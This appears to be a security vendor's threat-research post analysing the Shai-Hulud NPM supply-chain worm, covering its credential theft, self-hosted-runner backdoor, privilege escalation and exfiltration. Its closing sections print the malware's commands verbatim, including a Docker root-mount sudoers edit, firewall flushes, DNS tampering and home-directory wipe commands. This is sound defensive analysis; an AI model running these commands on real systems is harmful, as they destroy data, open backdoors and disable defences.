-1.png?width=64&height=64&name=Untitled%20design%20(18)-1.png "Calvin So")
On August 26, 2025, attackers exploited a GitHub Actions injection vulnerability inside Nx’s workflow, using a manipulated pull request title to run shell commands and extract the company’s NPM publishing token. With that access, they published malicious versions of trusted Nx packages. Once installed, those packages hijacked local AI command line tools to scan victim systems for credentials, SSH keys, and crypto wallets.
The compromise didn’t end there. Weeks later, in September 2025, multiple cybersecurity vendors and CISA reported a broader supply chain infection tied to the same operation. The malware, now dubbed “Shai-Hulud,” leveraged self-propagation capabilities to turn popular NPM packages into malicious script containers. Shai-Hulud primarily steals and exfiltrates credentials leveraging trufflehog, while also attempting to copy itself into additional NPM packages and make private GitHub repositories public to leak data.
By November 2025, GitGuardian observed a high second wave of infections dubbed “Shai-Hulud 2.0,” where the malware’s capabilities expanded to include backdoor installation and remote access. Using the victim’s compromised GitHub authentication token, the malware registers the host as a self-hosted GitHub Actions workflow runner. Those runners are typically used to automate Continuous Integration (CI) and Continuous Delivery (CD) tasks, but in this campaign the malware abuses them—and GitHub Discussions—as its Command and Control (C2) channel, giving attackers a stealthy way to execute commands on compromised systems.
This investigation breaks down how Shai-Hulud entered the ecosystem, how it spread, and why its evolution into a self-replicating NPM supply chain threat places developers and organizations at significant risk.
Tactics, Techniques, and Procedures
Initial Access
Threat actors used a phishing email disguised as an NPM security alert to trick developers to reveal their credentials (Source: Trend Micro). Using the compromised NPM account, they uploaded malicious versions of legitimate NPM packages.
Another vector of delivery: Shai-Hulud 2.0 is delivered as an NPM package with a malicious preinstall script that executes automatically during the NPM installation process (modified package.json with "preinstall": node setup_bun.js).
Execution
The initial script, Setup_bun.js, functions as a loader for bun_environment.js, the main execution logic for the malware. Setup_bun.js first verifies the presence of the Bun JavaScript runtime and installs it if absent, leveraging curl piped to bash for execution. Once Bun is confirmed, the malware executes bun_environment.js using the newly installed executable.
This is the download for Bun:
curl -fsSL https://bun.sh/install | bash

Bun_environment.js prioritizes targets by checking for specific CI/CD environment variables. The malware targets and steals authentication tokens and credentials for GitHub, NPM, AWS, and GCP. It enumerates cloud variables and account information by retrieving data from the file system level and by abusing native Cloud CLIs (Command Line Interfaces).
Using AzureCli for enumeration:
For retrieval of Gcloud application_default_credentials.json file:

For retrieval of AWS credentials file:

For retrieval of NPM auth token:

The threat actor launched a supply chain attack by querying the NPM /whoami endpoint through base url to obtain the user's NPM username. It then identified all victim-maintained packages and published malicious, backdoored versions, essentially spreading the malware to more developers who will use the now infected package restarting the attack chain.
The malware verifies the validity of the stolen NPM token by querying the NPM /whoami endpoint through the registry:

To collect additional secrets, the malware employs trufflehog. It first installs the latest version by querying https://api.github.com/repos/trufflesecurity/trufflehog/releases/latest.
It then unzips the downloaded archive using unzip with the -d and -o flags, or extracts it with tar -xzf -C depending on the file type. After extraction, the malware determines whether the correct trufflehog binary is present for Windows or Linux systems.
Once the appropriate binary is selected, it sets executable permissions using chmod 755 (read, write, execute). With this setup complete, trufflehog is ready to scan the system for additional secrets.
Finally, the malware used the GitHub Octokit API to create a new, randomly named repository using the victim’s credentials, assigning it the description “Shai-Hulud: The Second Coming.”
Persistence
The malware steals the victim's GitHub token and registers the infected system as a self-hosted runner, designating it SHA1HULUD. The payload establishes persistence by planting a malicious, injection-vulnerable workflow at .github/workflows/discussion.yaml. Because this workflow is restricted to self-hosted runners, the threat actor can achieve arbitrary command execution on the compromised host simply by initiating a GitHub Discussion in the repository. This tactic provides a stealthy, persistent foothold masked by typical CI/CD traffic.

Privilege Escalation

Shai-Hulud 2.0 attempts to escalate privileges by testing whether it can run sudo without a password. It also attempts privilege escalation through Docker by mounting the host root filesystem and modifying the sudoers.d file to grant the runner user root access.
Defense Escalation
The malware stops the systemd-resolved service using systemctl stop systemd-resolved, replaces the legitimate configuration file at /etc/systemd/resolved.conf with a modified version using cp /tmp/resolved.conf /etc/systemd/resolved.conf, and then restarts the service with systemctl restart systemd-resolved. This forces the system to use attacker-controlled DNS servers, which can interfere with network communication, updates, or logging.
The malware flushes all rules from the OUTPUT chain in the filter table using iptables -t filter -F OUTPUT, which allows all outbound traffic and bypasses egress filtering. It also flushes all rules from the DOCKER-USER chain using iptables -t filter -F DOCKER-USER, disabling network policies on containers and aiding defense evasion.

Exfiltration
Malware exfiltrates collected data in double Base64-encoded form and as JSON files into the attacker-controlled GitHub repository.

Contents.json: Contains details about host data.

Environment.json: Contains collected environment variables. Researchers replicated an example dataset.

Cloud.json: Contains collected cloud secrets.

Other .json files observed in the deobfuscated bun_environment.js include:
Trufflesecrets.json: Contains collected secrets usingtrufflehogactionSecrets.json: Contains API keys and tokens within GitHub workflow actions
Impact
The malware checks whether it can authenticate or create a repository. If it fails to retrieve the GitHub token, it sets a condition to delete all contents within the user’s home directory.
On Windows, it deletes everything in %USERPROFILE% using cmd.exe.
On Unix systems (assumed if not Windows), it attempts to delete all contents in the home directory (~). Interestingly, researchers identified that This command does not fully work on macOS, however the execution is still recorded on process execution logs and that it deletes empty directories. The standard Unix find command on macOS (which uses the BSD variant of find) does not support the non-standard -writable option available in GNU find. The same limitation applies to xargs -0 -r, because the -r (no-run-if-empty) option is a GNU extension and is not supported by the default BSD xargs on macOS. However, the command execution is still recorded on process execution logs.

Why does this matter?
A self-replicating worm that targets the widely popular NPM ecosystem exposes a vast number of developers and organizations to significant risk. This vulnerability creates a critical supply chain attack surface gap, allowing adversaries to compromise upstream software dependencies and affect numerous downstream projects.
Iru Remediation
Iru’s Endpoint, Detection & Response (EDR) and the Security Research team are actively monitoring the Shai-Hulud campaign, including its associated tactics, techniques, and procedures. We’ve implemented a layered, defense-in-depth detection strategy that combines behavioral monitoring, file monitoring, and threat-feed-driven intelligence to identify malicious activity both pre-execution and post-execution on the endpoint.
Indicators of Compromise
Cbb9bc5a8496243e02f3cc080efbe3e4a1430ba0671f2e43a202bf45b05479cd
F099c5d9ec417d4445a0328ac0ada9cde79fc37410914103ae9c609cbc0ee068
46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09
768496fbdbbd05657d1cf858591480232313488831ad9a377a698aa1a6547f88
De0e25a3e6c1e1e5998b306b7141b3dc4c0088da9d7bb47c1c00c91e6e4f85d6
Commands observed
Windows:
powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-win-x64-2.330.0.zip -OutFile actions-runner-win-x64-2.330.0.zip"

powershell -ExecutionPolicy Bypass -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory(\"actions-runner-win-x64-2.330.0.zip\", \".\")"

./config.cmd --url <REPO_URL> --unattended --token <TOKEN> --name "SHA1HULUD"

powershell -ExecutionPolicy Bypass -Command "Start-Process -WindowStyle Hidden -FilePath \"./run.cmd\""
Linux and macOS:
mkdir -p $HOME/.dev-env/

curl -o actions-runner-linux-x64-2.330.0.tar.gz -L <URL>

curl -o actions-runner-osx-arm64-2.330.0.tar.gz -L <URL>

tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz

RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url <REPO_URL> --unattended --token <TOKEN> --name "SHA1HULUD"

rm actions-runner-linux-x64-2.330.0.tar.gz

rm actions-runner-osx-arm64-2.330.0.tar.gz

bash -c "cd $HOME/.dev-env && nohup ./run.sh &"
Privilege escalation attempts
sudo -n true

docker run --rm --privileged -v /:/host ubuntu bash -c "cp /host/tmp/runner /host/etc/sudoers.d/runner"
System and network interface disruption
sudo systemctl stop systemd-resolved

sudo cp /tmp/resolved.conf /etc/systemd/resolved.conf

sudo systemctl restart systemd-resolved

sudo iptables -t filter -F OUTPUT

sudo iptables -t filter -F DOCKER-USER
Data disruption in user/home directory
Windows:
cmd.exe /c "del /F /Q /S "%USERPROFILE%*" && for /d %%i in ("%USERPROFILE%*") do rd /S /Q "%%i" & cipher /W:%USERPROFILE%"
Linux:
find "$HOME" -type f -writable -user "$(id -un)" -print0 | xargs -0 -r shred -uvz -n 1 && find "$HOME" -depth -type d -empty -delete
Conclusion
Shai-Hulud shows how quickly a single compromise can ripple through the software supply chain. By targeting developer tools, abusing trusted automation workflows, and replicating itself through NPM packages, it turns everyday workflows into effective delivery paths for attackers. As our research continues, we’ll keep working with customers to identify infections early, contain spread, and strengthen defenses across the environments that rely on these tools every day.